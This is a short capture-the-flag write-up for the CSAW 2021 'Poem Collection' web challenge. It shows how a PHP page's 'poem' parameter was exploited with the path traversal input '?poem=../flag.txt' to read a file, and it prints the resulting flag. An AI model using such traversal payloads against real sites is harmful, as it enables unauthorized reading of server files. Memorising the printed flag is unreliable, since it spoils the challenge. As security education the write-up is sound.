
Poem Collection

CSAW 2021 CTF

GoProSlowYo



poem-collection

25

Hey! I made a cool website that shows off my favorite poems. See if you can find `flag.txt` somewhere!

http://web.chal.csaw.io:5003

2021-09-10

Contents

Poem Collection

Writeup by: GoProSlowYo and solved by Joe.

Team: OnlyFeet


Writeup URL: GitHub

```
Hey! I made a cool website that shows off my favorite poems. See if you
    can find flag.txt somewhere!

http://web.chal.csaw.io:5003
```

Poems :)

We find a page offering us some poetry.



web.chal.csaw.io:5003


Go check out my awesome poem selector : poems

Figure 1: A Page of Poems

PHP Errors?

If we browse to the page it throws a PHP error already – clearly a `Filename` was not provivded!

```
Warning:  file_get_contents(): Filename cannot be empty in /var/www/
    html/poems/index.php on line 4
```



web.chal.csaw.io:5003/poems/

```
Warning: file_get_contents(): Filename cannot be empty in /var/www/html/poems/index.php on line 4
```


I wrote some poems for you.

Figure 2: What Filename?

Choose a Poem

If we choose a poem the error goes away and a poem is displayed. We also notice a GET parameter named `poem` is populated in the url and is pointing to a file.

```
?poem=poem2.txt
```



web.chal.csaw.io:5003/poems/?poem=poem2.txt

```
We never know how high we are (1176)
Emily Dickinson

We never know how high we are
  Till we are called to rise;
And then, if we are true to plan,
  Our statures touch the skies—

The Heroism we recite
  Would be a daily thing,
Did not ourselves the Cubits warp
  For fear to be a King—
```


I wrote some poems for you.

Figure 3: Get Parameter

Victory

We can change this to ask for the flag:

```
?poem=../flag.txt
```



web.chal.csaw.io:5003/poems/?poem=../flag.txt

```
flag{l0c4l_f1l3_1nclusi0n_f0r_7h3_w1n}
```

I wrote some poems for you.

Figure 4: LFI for Victory

Submit the flag and claim the points:

flag{l0c4l_f1l3_1nclusi0n_f0r_7h3_w1n}